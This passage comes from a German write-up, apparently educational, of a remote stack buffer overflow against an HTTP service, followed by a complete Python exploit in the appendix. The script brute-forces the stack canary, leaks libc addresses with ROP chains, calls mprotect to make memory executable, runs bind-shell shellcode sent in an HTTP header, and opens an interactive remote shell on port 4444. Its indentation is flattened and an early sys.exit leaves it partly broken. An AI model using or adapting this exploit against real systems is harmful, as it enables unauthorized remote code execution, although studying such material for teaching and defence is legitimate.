exec_shellcode_payload += canary
exec_shellcode_payload += 'D'*8
exec_shellcode_payload += pack("<Q", 0x0000000000403ed3)    # pop rdi; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000605000)    # first argument for mprotect = .bss
exec_shellcode_payload += pack("<Q", 0x0000000000403ed1)    # pop rsi; pop r15; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000001000)    # second argument for mprotect =
0x1000
exec_shellcode_payload += pack("<Q", 0x0000000000000000)    # dummy for r15
exec_shellcode_payload += pack("<Q", poprdx_ptr)            # pop rdx; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000000007)    # third argument for mprotect = 0x07
exec_shellcode_payload += mprotect_ptr                          # mprotect@libc
exec_shellcode_payload += pack("<Q", 0x00000000006052a0)    # &from_email
send_pack(exec_shellcode_payload, False, True)
```

Codeabschnitt 8: mprotect + Shellcode

Weil mprotect direkt aufgerufen werden muss, kann hier nicht das ROP-Gadget mit dem call-Aufruf verwendet werden, da dieses eine Dereferenzierung beinhaltet. Somit fehlt ein Gadget um rdx, das Register für das dritte Argument, zu kontrollieren, hier für wird ein geeignetes ROP-Gadget aus der libc verwendet, da die Position dieser Gadgets mit Hilfe der ermittelten libc Adresse kalkuliert werden kann. Danach wird zu dem Inhalt von der Variable form_email gesprungen in der, der Shellcode plaziert ist und dieser wird ausgeführt. Im Anhang ist der komplette Exploit zu finden, in diesem folgt an dieser stelle noch das Verbinden zur Bindshell und Ausführen einer interaktiven Konsole, da dies nicht zum Bufferoverflow selbst gehört wird dieser Teil des Python-Skripts hier nicht mehr erklärt.

Anhang

expl_sbof.py

```
import sys, socket, os, time
from struct import unpack, pack

HOST = 'localhost'
PORT = 10050


# bind shell x64
# http://shell-storm.org/shellcode/files/shellcode-858.php
SHELLCODE =    "\x31\xc0\x31\xdb\x31\xd2\xb0\x01\x89\xc6\xfe\xc0\x89\xc7\xb2" \
       "\x06\xb0\x29\x0f\x05\x93\x48\x31\xc0\x50\x68\x02\x01\x11\x5c" \
       "\x88\x44\x24\x01\x48\x89\xe6\xb2\x10\x89\xdf\xb0\x31\x0f\x05" \
       "\xb0\x05\x89\xc6\x89\xdf\xb0\x32\x0f\x05\x31\xd2\x31\xf6\x89" \
       "\xdf\xb0\x2b\x0f\x05\x89\xc7\x48\x31\xc0\x89\xc6\xb0\x21\x0f" \
       "\x05\xfe\xc0\x89\xc6\xb0\x21\x0f\x05\xfe\xc0\x89\xc6\xb0\x21" \
       "\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68" \
       "\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89" \
       "\xe6\xb0\x3b\x0f\x05\x50\x5f\xb0\x3c\x0f\x05"



def send_pack(payload, load_got_before=False, send_shellcode=False):
       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       s.connect((HOST, PORT))
       if load_got_before == True: # used to load the resolve write@libc to use it directly
       expl_request =         "GET / HTTP/1.1\r\n" \
                      "connection: keep-alive\r\n" \
                      "User-Agent: xxx\r\n\r\n"
       s.send(expl_request)
       res = s.recv(350)

       if send_shellcode == True:
       expl_request =         "GET / HTTP/1.1\r\n" \
                      "connection: close\r\n" \
                      "From: " + SHELLCODE + "\r\n" \
                      "User-Agent: " + payload + "\r\n\r\n"
       s.send(expl_request)
```

```
        else:
        expl_request =          "GET / HTTP/1.1\r\n" \
                        "connection: close\r\n" \
                        "User-Agent: " + payload + "\r\n\r\n"
        s.send(expl_request)

        try:
        if send_shellcode == False:
                res = s.recv(8)
        else:
                res = 1
        except socket.error, e:
        res = -1
        finally:
        s.close()
        return res


def bruteforce_canary(start):
        canary = ""

        for canary_byte in range(8):
        last_found = 0
        for try_byte in range(0,255):
                if try_byte == 10 or try_byte == 13:
                        continue
                ret = send_pack(start + canary + chr(try_byte))
                if ret != -1:
                        canary += chr(try_byte)
                        print("Found: " + str(int(try_byte)))
                        last_found = 1
                        break
        if last_found == 0:
                return -1
        return canary

print(  "----- Remote stack overflow demonstration -----\n" \
        "Author: Karl Piplies\n" \
        "Architecture: x86_64\n" \
        "Defeats: ASLR, NX, canary, relRO, fortifysrc\n" \
        "----- Remote stack overflow demonstration -----\n")



print("[%] bruteforcing stack canary...")
#canary = bruteforce_canary('A'*136)
#if canary == -1:
#       print("  [-] Canary contains \\n or \\r")
#       sys.exit(0)

canary = "\x00\x4d\x21\x10\x09\x32\x43\xb4"
print("[+] canary: " + canary[::-1].encode("hex"))


send_pack('A'*160)
sys.exit(0)

leak_got_payload = 'A'*136                              # padding
leak_got_payload += canary                              # stack canary
leak_got_payload += 'D'*8                               # saved rbp
leak_got_payload += pack("<Q", 0x0000000000403ecc)      # pop r12; pop r13; pop r14; pop r15; ret;
leak_got_payload += pack("<Q", 0x0000000000605050)      # r12 = write@plt for following callq
leak_got_payload += pack("<Q", 0x0000000000000008)      # r13 = 0x8 for rdx / third argument
leak_got_payload += pack("<Q", 0x00000000006050b0)      # r14 = read@.got.plt for rsi / second argument
leak_got_payload += pack("<Q", 0x0000000000000004)      # r15 = 0x4 / first argument
leak_got_payload += pack("<Q", 0x0000000000403eb0)      # mov rdx, r13; mov rsi, r14; mov edi, r15d;
call QWORD PTR [r12+rbx*8];
read_ptr = send_pack(leak_got_payload, True)

if read_ptr == -1:
        print("[-] Leaking read@libc failed")
        sys.exit(0)

print("[+] read@libc: " + read_ptr[::-1].encode("hex"))


mprotect_ptr = unpack("Q", read_ptr)
mprotect_ptr = mprotect_ptr[0] + 0xa520
mprotect_ptr = pack("Q", mprotect_ptr)
```

```
print("[+] mprotect@libc: " + mprotect_ptr[::-1].encode("hex"))


libcbase_ptr = unpack("Q", read_ptr)
libcbase_ptr = libcbase_ptr[0] - 0xf7250
poprdx_ptr = libcbase_ptr + 0x0000000000001b92
libcbase_ptr = pack("Q", libcbase_ptr)

print("[+] libcbase: " + libcbase_ptr[::-1].encode("hex"))

exec_shellcode_payload = 'A'*136
exec_shellcode_payload += canary
exec_shellcode_payload += 'D'*8
exec_shellcode_payload += pack("<Q", 0x0000000000403ed3)    # pop rdi; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000605000)    # first argument for mprotect = .data
exec_shellcode_payload += pack("<Q", 0x0000000000403ed1)    # pop rsi; pop r15; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000001000)    # second argument for mprotect =
0x1000
exec_shellcode_payload += pack("<Q", 0x0000000000000000)    # dummy for r15
exec_shellcode_payload += pack("<Q", poprdx_ptr)            # pop rdx; ret;
exec_shellcode_payload += pack("<Q", 0x0000000000000007)    # third argument for mprotect = 0x07
exec_shellcode_payload += mprotect_ptr                             # mprotect@libc
exec_shellcode_payload += pack("<Q", 0x00000000006052a0)    # &from_email
send_pack(exec_shellcode_payload, False, True)

print("[%] trying to connect to bindshell...");

time.sleep(2)

shell_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
        shell_socket.connect((HOST, 4444))
except socket.error, exc:
        print("[-] No connection, something failed")
        sys.exit(0)

print("[+] connected to shell")
while 1:
        cmd = raw_input("$ ")
        if cmd == "exit":
        shell_socket.send("exit")
        shell_socket.close()
        sys.exit(0)
        shell_socket.send(cmd + "\n")
        try:
        res = shell_socket.recv(8192)
        except socket.error, e:
        print("[-] connection error")
        shell_socket.close()
        sys.exit(0)
```